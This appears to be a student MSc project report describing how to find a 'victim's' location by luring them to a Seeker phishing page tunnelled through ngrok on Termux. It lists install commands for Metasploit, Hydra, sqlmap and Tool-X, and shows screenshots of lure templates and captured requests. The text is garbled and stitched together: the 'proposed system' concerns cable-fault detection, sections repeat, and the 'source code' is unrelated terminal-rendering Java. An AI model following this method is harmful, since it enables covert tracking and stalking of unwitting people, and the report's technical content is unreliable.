

FINDING THE VICTIM MOBILE NUMBER PINPOINT LOCATION WITH TERMUX

MAIN PROJECT REPORT

**SUBMITTED IN PARTIAL FULFILLMENT OF THE
REQUIREMENTS FOR THE AWARD OF THE DEGREE OF**

MASTER OF SCIENCE

IN

COMPUTER SCIENCE

Submitted by

NAME: A. VIMALRAJ

REG. NO: 18300023

Under the Guidance of

Mr. A. SARAVANAN M.C.A., M.Phil.,

Assistant Professor

ANNAMALAI



UNIVERSITY

FACULTY OF SCIENCE

DEPARTMENT OF COMPUTER AND INFORMATION SCIENCE

ANNAMALAINAGAR – 608 002

MAY- 2020



DEPARTMENT OF COMPUTER AND INFORMATION SCIENCE

BONAFIDE CERTIFICATE

This is to certify that the Mini Project work entitled **“FINDING THE VICTIM MOBILE NUMBER PINPOINT LOCATION WITH TERMUX”** is a bonafide work done by **Mr. A. VIMALRAJ, Reg. No: 18300023 of M.Sc. Computer Science (IVSemester)** during December 2019 - November 2019.

Signature of the Guide

[A.SARAVANAN]

Internal Examiner

External Examiner

Place:

Date:

Head of the Department

DECLARATION

I hereby declare that the Mini Project entitled “**FINDING THE VICTIM MOBILE NUMBER PINPOINT LOCATION WITH TERMUX**

”, submitted for the award of **Master of Computer Science** (M.Sc.) is my original work and the project has not formed the basis for the award of any Degree, Diploma, Associateship, Fellowship or similar other titles. It has not been submitted to any University or Institution for the award of any Degree or Diploma.

Signature of the Student

(**A. VIMALRAJ**)

Place:

Date:

ACKNOWLEDGEMENT

I would like to express my gratitude to **Dr.K.VENKATACHALAPATHY, Professor & Head**, Department of Computer & Information Science, Faculty of Science, Annamalai University for his consistent co-operation and encouragement throughout the programme.

I express my heartfelt thanks to my Mini Project coordinator **Mr. A. SARAVANAN**, Assistant Professor, Department of Computer & Information Science, , faculty of science Annamalai University for the encouragement and valuable guidance in the most demanding times to overcome the difficulties throughout the project work.

I express my heartfelt thanks forever to **Mr. A. SARAVANAN**, Mini Project guide for suggesting this work, invaluable and untiring guidance, encouragement, unfailing support and valuable criticism throughout my project work.

I wish to record my sincere thanks to all our staff members working in the Department, my friends and family members whose blessings made this task possible for me.

(A. VIMALRAJ)

CONTENTS

S. NO	TITLES	PAGE NO
	ABSTRACT	
1	INTRODUCTION	1
2	SYSTEM ANALYSIS 2.1 EXISTING SYSTEM 2.2 PROPOSED SYSTEM 2.3 FEASIBILITY STUDY	2
3	SYSTEM SPECIFICATION 3.1 HARDWARE REQUIREMENTS 3.2 SOFRWARE REQUIREMENTS	7
4	SOFTRWARE DESCRIPTION 4.1TERMUX 4.2 HACKING,LINUX	9
5	SYSTEM DESIGN 5.1 DATA FLOW DIAGRAM 5.2 UML DIAGRAM 5.3 USECASE DIAGRAM	17
6	SYSTEM IMPLEMENTATION 6.1 MODULES 6.2 SOURCE CODE	20
7	SYSTEM TESTING	43
8	SCREEN SHOTS	46
9	CONCLUSION AND FUTURE ENHANCEMENT	49
	REFERENCES	

ABSTRACT

FINDING THE VICTIM MOBILE NUMBER PINPOINT LOCATION WITH TERMUX

Mobile number location tracking based on TERMUX application. This over all concept for.,

termux it's a free app. It's available on the Internet. This they say hacking tool. We will use this to create a new and owned link. The link should then be shared on a social network that is relevant to the victim. Through it, we can keep track of where he is and where he lives. This allows us to send a link wherever we know to someone who can easily find their details and where they are.

Other tools and services offer IP Geo location which is NOT accurate at all and does not give location of the target instead it is the approximate location of the ISP. Seeker uses HTML API and gets Location Permission and then grabs Longitude and Latitude using GPS Hardware which is present in the device, so Seeker works best with Smartphones, if the GPS Hardware is not present, such as on a Laptop, Seeker fall backs to IP Geo location or it will look for Cached Coordinates.

CHAPTER-I

1. INTRODUCTION

termux it's a free app. It's available on the Internet. This they say hacking tool. We will use this to create a new and owned link. The link should then be shared on a social network that is relevant to the victim. Through it, we can keep track of where he is and where he lives. This allows us to send a link wherever we know to someone who can easily find their details and where they are.

Location tracking has been of great importance since World War II, when military planners realized its usefulness for targeting, fleet management, positioning, and navigation [1]. Location tracking [2] is not one, single technology. Rather, it is the convergence of several technologies that can be merged to create systems that track inventory, livestock or vehicle fleets. Similar systems can be created to deliver location-based services to wireless devices. Current technologies being used to create location-tracking and location-based systems include Geographic Information Systems (GIS), Global Positioning System (GPS), Radio Frequency Identification (RFID), and Wireless Local Area Network (WLAN). Location tracking or location-based service system will use one or a combination of these technologies. The system requires that a node or tag be placed on the object, animal or person being tracked. For example, the GPS receiver in a cell phone or an RFID tag on a DVD can be used to track those devices with a detection system such as GPS satellites or RFID receivers.

CHAPTER-II

SYSTEM ANALYSIS

System Analysis works with users to identify goals and build systems to achieve them. System analysis is an important phase of any system development process. The system is studied to the minutest details and analyzed. The system analyst plays the role of an interrogator and dwells deep into the working of the present system. In analysis, a detailed study of these operations performed by a system and their relationships within and outside of the system is done. A key question considered here is what must be done to solve the problem.

One aspect of analysis is defining the boundaries of the system and determining whether or not the candidate system should be considered. The system is viewed as a whole and the inputs to the system are identified. The outputs from the system are traced through the various processing that the input phases through in the organization. During analysis, data are collected on available files, decision points, and transaction handled by present system. Once analysis is completed the analyst has a firm understanding of what is to be done.

2.1EXISTING SYSTEM

Existing system:

Global Positioning System tracking is a method of working out exactly where something is. A GPS tracking system, for example, may be placed in a vehicle, on a cell phone, or on special GPS devices, which can either be a fixed or portable unit. GPS works by providing information on exact location. It can also track the movement of a vehicle or person. So, for example, a GPS tracking system can be used by a company to monitor the route and progress of a delivery truck, and by parents to check on the location of their child, or even to monitor high-valued assets in transit.

A GPS tracking system uses the Global Navigation Satellite System (GNSS) network. This network incorporates a range of satellites that use microwave signals that are transmitted to GPS devices to give information on location, vehicle speed, time and direction. So, a GPS tracking system can potentially give both real-time and historic navigation data on any kind of journey.

GPS provides special satellite signals, which are processed by a receiver. These GPS receivers not only track the exact location but can also compute velocity and time. The positions can even be computed in three-dimensional views with the help of four GPS satellite signals. The Space Segment of the Global Positioning System consists of 27 Earth-orbiting GPS satellites. There are 24 operational and 3 extra (in case one fails) satellites that move round the Earth each 12 hours and send radio signals from space that are received by the GPS receiver.

The control of the Positioning System consists of different tracking stations that are located across the globe. These monitoring stations help in tracking signals from the GPS satellites that are continuously orbiting the earth. Space vehicles transmit microwave carrier signals. The users of Global Positioning Systems have GPS receivers that convert these satellite signals so that one can estimate the actual position, velocity and time.

DISADVANTAGES

Disadvantages for vehicle Tracking systems:

1. GPS location can be inaccurate sometimes
2. Battery might drain out
3. Finding the right provider
4. Environmental conditions
5. Miss use for other persons
6. Don't' opening from other links ... like (hackers or unknown persons).

2.2 PROPOSED SYSTEM

Proposed System:

The proposed system is designed to track the exact location of the fault occurred in the cable. This project uses the ohms law concept , when a low voltage DC is applied to the feeder end through a series resistor then the current would differ based on the location of fault occurred in the cable.

ADVANTAGES

1. Easier for users
2. Location based Marketing
3. we can find out the anyone persons using single link
4. Life long watching

2.3 FEASIBILITY STUDY

Depending on the results of the initial investigation the survey is now expended to a more detailed feasibility study for “GPS” based IP location tracking system via Android device.

- Technical feasibility
- Economic feasibility
- Operational feasibility

Technical feasibility:

To develop this application, a high speed internet connection, a database server, a web server and software are required. The current project is technically feasible as the application was successfully deployed on Android Emulator.

Economic feasibility:

The project is economically feasible as it only requires a mobile phone with Android operating system. The users should be able to connect to internet through mobile phone and this would be the only cost incurred on the project.

Operational feasibility:

It will need an internet connection to send the information to server. GPS is free. We need the server maintenance cost. This is the basic operational cost which tends to very low.

CHAPTER-III

SYSTEM SPECIFICATION

3.1 Hardware specification

Processor	:	Intel(R) Core-i3 Processor
RAM	:	4GB
HARD DISK	:	1TB
Processor Speed	:	2.30GHz
CD drive	:	Standard CD-ROM drives
Monitor	:	LCD
Keyboard	:	Standard keyboard
Mouse	:	HID-Complaint mouse

3.2 SOFTWARE SPECIFICATION

- OPERATING SYSTEM : WINDOWS 10
- PLATFORM : LINUX Terminal
- SOFTWARE : TERMUX, METASPLOIT
- TOOL : SEEKER , NGROK

CHAPTER-IV

SOFTWARE DESCRIPTION

What is Termux?

Termux is a Linux Terminal Emulator application for Android. A terminal emulator is a program that allows the user to access the command line interface (CLI) in a graphical environment. If you've studied the basics of computer, you must know about the shell and command line interface. If not here is a short definition of shells for you to clear your concept.

What is Shell?

A shell is a command line interface, or you can say a program that takes commands from the user and instructs the operating system to perform tasks on the basis of these commands. There are many shells used in different operating systems like Bourne shell, C shell, Bourne Again shell. All have a different set of features and command behavior. Most of the Linux distributions have Bourne Again shell also known as bash as their default command line.

Why Termux?

Now we know that termux is a Linux Terminal Emulator. But why it is so famous and sometimes called a hacking machine. Well, that's somehow true and sometimes a piece of false information also. Termux is not a standalone hacking application. As we discussed, it's a program that takes instructions and runs scripts. In some Linux distributions like Kali, Parrot OS, we find a lot of tools for penetration testing. Most of them are CLI based and run through the terminal. We can also install various other tools and run different scripts made for Pentesting.

So on Android, obviously you get a complete GUI environment. Where these tools won't work without any command line utility. That is where termux is used to install such tools on your Android Platform. Our Android is also based on a modified Linux kernel. That's why we can use Bash scripting in it. That's why termux can easily connect to the file system to perform the majority of the set of features. Which allows you to use the Linux command line to install and run various scripts.

So that was a wrap on introduction to Termux. Let's move to installation and basic usage.

Installation:

There is no complicated process to install termux on your smartphone. Termux app is available on [Google PlayStore](#). You can download the app and directly install it on your Android Phone. Also, there is an alternative way to install termux through [F-Droid](#). It is actually the failsafe way to install termux with less built-in packages. The process is the same as you install any other application on your Android device. Just download, install and run the application.

Usage:

When you open the app, you'll see a terminal interface. But Termux always gives you a basic graphical user interface. The interface is not that good but if you want to check the graphical environment in termux must use it. The GUI is based on the X11 Windows System.

Package management:

Termux provides APT and dpkg for package management and installation. Termux is similar in usage to most of the modern Linux distributions, especially Ubuntu and Debian based distros. The only major difference is that you won't find the Filesystem Hierarchy Standard (FHS). The FHS is found in most of the Linux distributions. Which means you won't find some directories on the same locations as they are in Linux distros.

Installing Packages:

Let's install some basic packages. To install packages in termux, the command used is: *pkg install*

Update and upgrade:

pkg update

pkg update && pkg upgrade

Installing Python:

pkg install python

For Python2

pkg install python2

For Python3

pkg install python3

Installing pip:

pkg install python-pip

Installing Git:

pkg install git

Installing wget:

pkg install wget

Uninstalling Packages:

pkg uninstall pkg-name

List all install packages:

pkg list-all

Installing Deb files:

You can similarly manage dpkg too. In case you've got a .deb file, you can't install it using pkg install command. To install such a file, dpkg is used.

Installing:

```
dpkg -i ./package.deb
```

Uninstalling:

```
dpkg --remove [package name]
```

Listing all installed packages:

```
dpkg -l
```

Rest of the commands are almost the same as basic Debian Linux command line.

Graphical Environment setup:

To enable GUI support in termux, make sure you've VNC viewer or Xserver support installed on your device. I'd suggest a VNC viewer. It's stable and a better choice for GUI. For a better experience use any third party hardware acceleration app as there is no such support available in termux by default.

As I mentioned above, the GUI support uses X11. The X11 packages are available in a separate repository. To enable X11 for GUI support run the following command:

```
pkg install x11-repo
```

And for further setup instructions, check this [official wiki of termux](#).

Hacking on Termux:

Now let's discuss how to use termux for Hacking. Termux allows you to install many useful hacking tools on your Android phone. These awesome hacking tools include Wireshark, Nmap, Metasploit framework, Sqlmap, etc. If I started covering all the tools, the

article will become a booklet. That's why I've going to share only the most used tools with the installation process.

Top 5 best hacking tools for termux

Installing the Metasploit framework on Termux:

Metasploit is one of the best and most used hacking tools right now. It is a complete framework that finds vulnerabilities, finds exploits related to those vulnerabilities and other hacking works. To install the metasploit framework on your termux follow these commands:

```
pkg install unstable-repo
```

```
pkg install metasploit
```

Installing Nmap:

Nmap is a complete network mapping tool used for scanning ports and vulnerabilities in a network. To install Nmap simply use the following command:

```
pkg install nmap
```

Installing Hydra:

Hydra is one of the best password cracking and brute-forcing tool. It supports different services like telnet, ssh, ftp, etc. To install hydra in termux use this command:

```
pkg install hydra
```

Installing SQLMAP:

Sqlmap is a tool used to find and inject SQL injection vulnerabilities in a database/web application. The process of installing sqlmap is a little more complex because you can't install it directly from the pkg install command. Here is the installation process:

1. Update

pkg update

1. Install Python2

pkg install python2

2. Install Git

pkg install git

3. Clone sqlmap git repository:

git clone <https://github.com/sqlmapproject/sqlmap.git>

4. Now list all the directories in the current location and change to the sqlmap directory

ls (to list all directories)

cd sqlmap (if you find the sqlmap directory in the list then type this command)

5. Now find sqlmap.py and run it

ls (to list all directories/files to find sqlmap)

python2 sqlmap.py (to run the sqlmap.py script)

That's it. Now you can use sqlmap.

Installing Tool X to get 200+ hacking tools in termux:

Tool-X is a python script which includes about 260+ hacking tools available in Kali Linux. This script can help you install most of these tools. But before proceeding, let me tell you I haven't used this script so I don't know the accuracy of it. So if it doesn't work try to install the tools manually. Here is how to install Tool X:

1. Update, install git (if you haven't installed git package, skip this if you're already done this)
2. Clone the git repository of Tool X

```
git clone https://github.com/Rajkumrdusad/Tool-X.git
```

3. Now move to Tool-X directory using the *cd* command
4. Use the *python install.py* command to install the tool. If it doesn't work
5. Run *chmod +x install.aex*
6. Run

```
./install.aex
```

```
Or sh install.aex
```

7. Done!

Termux

Termux is a Linux Terminal Emulator application for Android. A terminal emulator is a program that allows the user to access the command line interface (CLI) in a graphical environment. If you've studied the basics of computer, you must know about the shell and Command line Interface. If not here is a short definition of shells for you to clear your concept.

Hacking on Termux:

Now let's discuss how to use termux for Hacking. Termux allows you to install many useful hacking tools on your Android phone. These awesome hacking tools include Wireshark, Nmap, Metasploit framework, Sqlmap, etc. If I started covering all the tools, the article will become a booklet. That's why I've going to share only the most used tools with the installation process.

CHAPTER-V

SYSTEM DESIGN

What is IP Geolocation?

IP geolocation is the mapping of an IP address to the geographic location of the internet from the connected device. By geographically mapping the IP address, it provides you with location information such as the country, state, city, zip code, latitude/longitude, ISP, area code, and other information.

How does the IP Location Finder work?

ARIN's WHOIS service gives contact and registration information for IP addresses and is freely available to access. When a company acquires a block of IP addresses, a request is submitted and then those IPs are assigned to the requested ISP.

The IP geolocation data gets updated automatically and includes data created by MaxMind. Manual updates are not possible.


How accurate is IP Geolocation?

There are many different IP location databases in which you can pull from. Most vendors claim a 98% or higher accuracy. IP mapping to specific cities can sometimes vary slightly based upon the location of the nearest ISP provider's network hub.

Does it support IPv6 location lookups?

Yes, IPv6 geolocation is supported as well. Just enter a valid address above to perform the IPv6 lookup.

5.1 Data flow diagram



SENDER:

A sender is someone who caused something to be sent to a recipient. An example of a sender is the person who put a letter in the mailbox and termux.

A sender is a device that originates, or generates, an information transfer to one or more receivers.

In the communication process the sender, sometimes called the communicator.

RECIEVER:

Acknowledgement (ACK) Acknowledgements are small messages that the receiver sends back, to tell the sender it received a message. The sender then knows it doesn't need to retransmit, and is ready to send the next message

SENDER SERVEO:

ngrok is a cross-platform application that enables developers to expose a local development server to the Internet with minimal effort. The software makes your locally-hosted web server appear to be hosted on a subdomain of ngrok.com, meaning that no public IP or domain name on the local machine is needed.

Seeker, the Secret Agent of Web Applications

It is an Interactive Application Software Testing (IAST) tool, which means it examines your target application while it is running, watching how data moves through the application.

ACKNOWLEDGEMENT:

Acknowledgements and negative acknowledgements inform a sender of the receiver's state so that it can adjust its own state accordingly. Oftentimes, data messages.


CHAPTER-VI

SYSTEM IMPLEMENTATION

6.1 MODULES:

- *Android Devices
- *Sender Server
- *Receiver acknowledgement

Android Devices



Cont.,

- The Termux app provides a command line environment and allows you to install honest-to-goodness Linux apps on your Android device. Here's how to use the Termux app.
- Before diving in, understand that Termux is primarily a command line environment. There's no fancy user interface with shiny buttons here. This goes not only for the base Termux package, but its apps as well. You won't get the newest version of LibreOffice with this method.
- Most importantly, you must be comfortable with the command line in order to install and use these programs on Termux. To develop some familiarity, check our list of the [most-used Linux Terminal commands](#).
- Introduction of Termux Hacking App Hacking with Android Phone -Best Android Hacking App – In this post we discuss all about Termux Android Hacking app: Termux is an Android terminal emulator and Linux environment app that works directly with no rooting or setup required. A minimal base system is installed automatically – additional packages are available using the APT package manager.
- **Who Develop Termux Andoid Hacking App?:** A similar Third Party developer called Anonymous has developed a Linux-self contained App called Termux which is used to install Linux based apps in Android and helps in running pure Linux apps in Android.
- **What is termux Hacking App?:** Termux combines powerful terminal emulation with an extensive Linux package collection.Commands to use in Termux App. Termux is an Android terminal emulator and Linux environment app that works with no rooting or setup required and powerful terminal access to Android

Sender Serveo:

```

1:53  U  □  ✕  🕒  📶  4G  HD  📶  📶
ngrok by @inconshreveable (Ctrl+C to quit)

Session Status      online
Account             vimalhacker1230@gmail.com (Pl
Version             2.3.35
Region              United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           http://cbdc82ff.ngrok.io -> h
Forwarding           https://cbdc82ff.ngrok.io ->

Connections          ttl      opn      rt1      rt5
                   14        0      0.11     0.04

HTTP Requests
-----
POST /php/info.php      200 OK
GET  /js/location.js    200 OK
GET  /js/warpspeed.min.js 200 OK
GET  /js/info.js        200 OK
GET  /js/main.js         200 OK
GET  /css/main.css       200 OK
GET  /nearyou/           200 OK
GET  /nearyou/           200 OK
GET  /js/warpspeed.min.js 200 OK
GET  /js/info.js         200 OK

```

ngrok is a cross-platform application that enables developers to expose a local development server to the Internet with minimal effort. The software makes your locally-hosted web server appear to be hosted on a subdomain of ngrok.com, meaning that no public IP or domain name on the local machine is needed.

Seeker, the Secret Agent of Web Applications

It is an Interactive Application Software Testing (IAST) tool, which means it examines your target application while it is running, watching how data moves through the application.

Receiver:



Acknowledgement (ACK) Acknowledgements are small messages that the receiver sends back, to tell the sender it received a message. The sender then knows it doesn't need to retransmit, and is ready to send the next message.

Acknowledgement:

```

1:53 U [ ] [ ] HD 4G HD
[+] Created By : thewhiteh4t
[+] Version : 1.2.1
[+] Checking for Updates.....[ Up-To-Date ]
[+] Skipping Serveo, start your own tunnel service manually
...
[+] Select a Template :
[1] NearYou
[2] Google Drive
[>] 1
[+] Loading NearYou Template...
[+] Starting PHP Server.....[ Success ]
[+] Waiting for User Interaction...

```

Acknowledgements and negative acknowledgements inform a sender of the receiver's state so that it can adjust its own state accordingly. Oftentimes, data messages.

6.2 SOURCE CODE:

```
package com.

termux view;

import android.content.Context;

import android.view.GestureDetector;

import android.view.MotionEvent;

import android.view.ScaleGestureDetector;

/** A combination of { @link GestureDetector } and { @link ScaleGestureDetector }.
 */

final class GestureAndScaleRecognizer {

    public interface Listener {

        boolean onSingleTapUp(MotionEvent e);

        boolean onDoubleTap(MotionEvent e);

        boolean onScroll(MotionEvent e2, float dx, float dy);

        boolean onFling(MotionEvent e, float velocityX, float velocityY);

        boolean onScale(float focusX, float focusY, float scale);

        boolean onDown(float x, float y);

        boolean onUp(MotionEvent e);

        void onLongPress(MotionEvent e);

    }

    private final GestureDetector mGestureDetector;

    private final ScaleGestureDetector mScaleDetector;

    final Listener mListener;

    boolean isAfterLongPress;
```

```

public GestureAndScaleRecognizer(Context context, Listener listener) {

    mListener = listener;

    mGestureDetector = new GestureDetector(context, new
    GestureDetector.SimpleOnGestureListener() {

        @Override

        public boolean onScroll(MotionEvent e1, MotionEvent e2, float dx, float dy) {

            return mListener.onScroll(e2, dx, dy);

        }

        @Override

        public boolean onFling(MotionEvent e1, MotionEvent e2, float velocityX, float
        velocityY) {

            return mListener.onFling(e2, velocityX, velocityY);

        }

        @Override

        public boolean onDown(MotionEvent e) {

            return mListener.onDown(e.getX(), e.getY());

        }

        @Override

        public void onLongPress(MotionEvent e) {

            mListener.onLongPress(e);

            isAfterLongPress = true;

        }

    }, null, true /* ignoreMultitouch */);

    mGestureDetector.setOnDoubleTapListener(new
    GestureDetector.OnDoubleTapListener() {

```



```

@Override

public boolean onSingleTapConfirmed(MotionEvent e) {

return mListener.onSingleTapUp(e);

}

@Override

public boolean onDoubleTap(MotionEvent e) {

return mListener.onDoubleTap(e);

}

@Override

public boolean onDoubleTapEvent(MotionEvent e) {

return true;

}

});

mScaleDetector = new ScaleGestureDetector(context, new
ScaleGestureDetector.SimpleOnScaleGestureListener() {

@Override

public boolean onScaleBegin(ScaleGestureDetector detector) {

return true;

}

@Override

public boolean onScale(ScaleGestureDetector detector) {

return mListener.onScale(detector.getFocusX(), detector.getFocusY(),
detector.getScaleFactor());

}

});

```

```

mScaleDetector.setQuickScaleEnabled(false);

}

public void onTouchEvent(MotionEvent event) {

mGestureDetector.onTouchEvent(event);

mScaleDetector.onTouchEvent(event);

switch (event.getAction()) {

case MotionEvent.ACTION_DOWN:

isAfterLongPress = false;

break;

case MotionEvent.ACTION_UP:

if (!isAfterLongPress) {

// This behaviour is desired when in e.g. vim with mouse events, where we do not

// want to move the cursor when lifting finger after a long press.

mListener.onUp(event);

}

break;

}

}

public boolean isInProgress() {

return mScaleDetector.isInProgress();

}

}

```

```

import android.graphics.Canvas;
import android.graphics.Paint;
import android.graphics.PorterDuff;
import android.graphics.Typeface;
import com.termux.terminal.TerminalBuffer;
import com.termux.terminal.TerminalEmulator;
import com.termux.terminal.TerminalRow;
import com.termux.terminal.TextStyle;
import com.termux.terminal.WcWidth;

/**
 * Renderer of a {@link TerminalEmulator} into a {@link
 * Canvas}.
 *
 * <p/>
 * Saves font metrics, so needs to be recreated each time the
 * typeface or font size changes.
 */
public final class TerminalRenderer {
    final int mTextSize;
    final Typeface mTypeface;
    private final Paint mTextPaint = new Paint();

    /** The width of a single mono spaced character obtained by

```

```

{@link Paint#measureText(String)} on a single 'X'. */
final float mFontWidth;

/** The {@link Paint#getFontSpacing()}. See
http://www.fampennings.nl/maarten/android/08numgrid/font.png
*/

final int mFontLineSpacing;

/** The {@link Paint#ascent()}. See
http://www.fampennings.nl/maarten/android/08numgrid/font.png
*/

private final int mFontAscent;

/** The {@link #mFontLineSpacing} + {@link #mFontAscent}. */
final int mFontLineSpacingAndAscent;

private final float[] asciiMeasures = new float[127];

public TerminalRenderer(int textSize, Typeface typeface) {
    mTextSize = textSize;
    mTypeface = typeface;
    mTextPaint.setTypeface(typeface);
    mTextPaint.setAntiAlias(true);
    mTextPaint.setTextSize(textSize);
    mFontLineSpacing = (int)
        Math.ceil(mTextPaint.getFontSpacing());
    mFontAscent = (int) Math.ceil(mTextPaint.ascent());
    mFontLineSpacingAndAscent = mFontLineSpacing + mFontAscent;
    mFontWidth = mTextPaint.measureText("X");
}

```

```

StringBuilder sb = new StringBuilder(" ");
for (int i = 0; i < asciiMeasures.length; i++) {
    sb.setCharAt(0, (char) i);
    asciiMeasures[i] = mTextPaint.measureText(sb, 0, 1);
}
}

/** Render the terminal to a canvas with at a specified row
scroll, and an optional rectangular selection. */
public final void render(TerminalEmulator mEmulator, Canvas
canvas, int topRow,
int selectionY1, int selectionY2, int selectionX1, int
selectionX2) {
    final boolean reverseVideo = mEmulator.isReverseVideo();
    final int endRow = topRow + mEmulator.mRows;
    final int columns = mEmulator.mColumns;
    final int cursorCol = mEmulator.getCursorCol();
    final int cursorRow = mEmulator.getCursorRow();
    final boolean cursorVisible = mEmulator.isShowingCursor();
    final TerminalBuffer screen = mEmulator.getScreen();
    final int[] palette = mEmulator.mColors.mCurrentColors;
    final int cursorShape = mEmulator.getCursorStyle();
    if (reverseVideo)
        canvas.drawColor(palette[TextStyle.COLOR_INDEX_FOREGROUND],
PorterDuff.Mode.SRC);

```

```

float heightOffset = mFontLineSpacingAndAscent;

for (int row = topRow; row < endRow; row++) {
    heightOffset += mFontLineSpacing;

    final int cursorX = (row == cursorRow && cursorVisible) ?
        cursorCol : -1;

    int selx1 = -1, selx2 = -1;

    if (row >= selectionY1 && row <= selectionY2) {
        if (row == selectionY1) selx1 = selectionX1;
        selx2 = (row == selectionY2) ? selectionX2 :
            mEmulator.mColumns;
    }

    TerminalRow lineObject =
        screen.allocateFullLineIfNecessary(screen.externalToInternalRow(
            row));

    final char[] line = lineObject.mText;

    final int charsUsedInLine = lineObject.getSpaceUsed();

    long lastRunStyle = 0;

    boolean lastRunInsideCursor = false;

    int lastRunStartColumn = -1;

    int lastRunStartIndex = 0;

    boolean lastRunFontWidthMismatch = false;

    int currentCharIndex = 0;

    float measuredWidthForRun = 0.f;

    for (int column = 0; column < columns; ) {

```

```

final char charAtIndex = line[currentCharIndex];

final boolean charIsHighsurrogate =
Character.isHighSurrogate(charAtIndex);

        final int charsForCodePoint =
charIsHighsurrogate ? 2 : 1;

        final int codePoint = charIsHighsurrogate ?
Character.toCodePoint(charAtIndex, line[currentCharIndex + 1])
: charAtIndex;

        final int codePointWcWidth =
WcWidth.width(codePoint);

        final boolean insideCursor = (column >= selx1
&& column <= selx2) || (cursorX == column || (codePointWcWidth
== 2 && cursorX == column + 1));

        final long style =
lineObject.getStyle(column);

        // Check if the measured text width for this
code point is not the same as that expected by wcwidth().

        // This could happen for some fonts which are
not truly monospace, or for more exotic characters such as

        // smileys which android font renders as wide.

        // If this is detected, we draw this code
point scaled to match what wcwidth() expects.

        final float measuredCodePointWidth =
(codePoint < asciiMeasures.length) ? asciiMeasures[codePoint]

```

```

: mTextPaint.measureText(line,
                           currentCharIndex, charsForCodePoint);

        final boolean fontWidthMismatch =
Math.abs(measuredCodePointWidth / mFontWidth -
codePointWcWidth) > 0.01;

        if (style != lastRunStyle || insideCursor !=
lastRunInsideCursor || fontWidthMismatch ||
lastRunFontWidthMismatch) {

            if (column == 0) {

                // Skip first column as there is
nothing to draw, just record the current style.

            } else {

                final int columnWidthSinceLastRun =
column - lastRunStartColumn;

                final int charsSinceLastRun =
currentCharIndex - lastRunStartIndex;

                int cursorColor = lastRunInsideCursor
?
mEmulator.mColors.mCurrentColors[TextStyle.COLOR_INDEX_CURSOR]
: 0;

                drawTextRun(canvas, line, palette,
heightOffset, lastRunStartColumn, columnWidthSinceLastRun,
                           lastRunStartIndex,
                           charsSinceLastRun, measuredWidthForRun,

```



```

        cursorColor, cursorShape,
lastRunStyle, reverseVideo);

        }

        measuredWidthForRun = 0.f;

        lastRunStyle = style;

        lastRunInsideCursor = insideCursor;

        lastRunStartColumn = column;

        lastRunStartIndex = currentCharIndex;

        lastRunFontWidthMismatch =
fontWidthMismatch;

        }

        measuredWidthForRun += measuredCodePointWidth;

        column += codePointWcWidth;

        currentCharIndex += charsForCodePoint;

        while (currentCharIndex < charsUsedInLine &&
WcWidth.width(line, currentCharIndex) <= 0) {

            // Eat combining chars so that they are
treated as part of the last non-combining code point,

            // instead of e.g. being considered inside
the cursor in the next run.

            currentCharIndex +=
Character.isHighSurrogate(line[currentCharIndex]) ? 2 : 1;

        }

    }

```

```

        final int columnWidthSinceLastRun = columns -
lastRunStartColumn;

        final int charsSinceLastRun = currentCharIndex -
lastRunStartIndex;

        int cursorColor = lastRunInsideCursor ?
mEmulator.mColors.mCurrentColors[TextStyle.COLOR_INDEX_CURSOR]
: 0;

        drawTextRun(canvas, line, palette, heightOffset,
lastRunStartColumn, columnWidthSinceLastRun,
lastRunStartIndex, charsSinceLastRun,
            measuredWidthForRun, cursorColor, cursorShape,
lastRunStyle, reverseVideo);
    }
}

private void drawTextRun(Canvas canvas, char[] text, int[]
palette, float y, int startColumn, int runWidthColumns,
            int startCharIndex, int
runWidthChars, float mes, int cursor, int cursorStyle,
            long textStyle, boolean
reverseVideo) {
    int foreColor = TextStyle.decodeForeColor(textStyle);
    final int effect = TextStyle.decodeEffect(textStyle);
    int backColor = TextStyle.decodeBackColor(textStyle);
    final boolean bold = (effect &

```

```

(TextStyle.CHARACTER_ATTRIBUTE_BOLD |
TextStyle.CHARACTER_ATTRIBUTE_BLINK)) != 0;

    final boolean underline = (effect &
TextStyle.CHARACTER_ATTRIBUTE_UNDERLINE) != 0;

    final boolean italic = (effect &
TextStyle.CHARACTER_ATTRIBUTE_ITALIC) != 0;

    final boolean strikeThrough = (effect &
TextStyle.CHARACTER_ATTRIBUTE_STRIKETHROUGH) != 0;

    final boolean dim = (effect &
TextStyle.CHARACTER_ATTRIBUTE_DIM) != 0;

    if ((foreColor & 0xff000000) != 0xff000000) {
        // Let bold have bright colors if applicable (one
of the first 8):

        if (bold && foreColor >= 0 && foreColor < 8)
foreColor += 8;

        foreColor = palette[foreColor];
    }

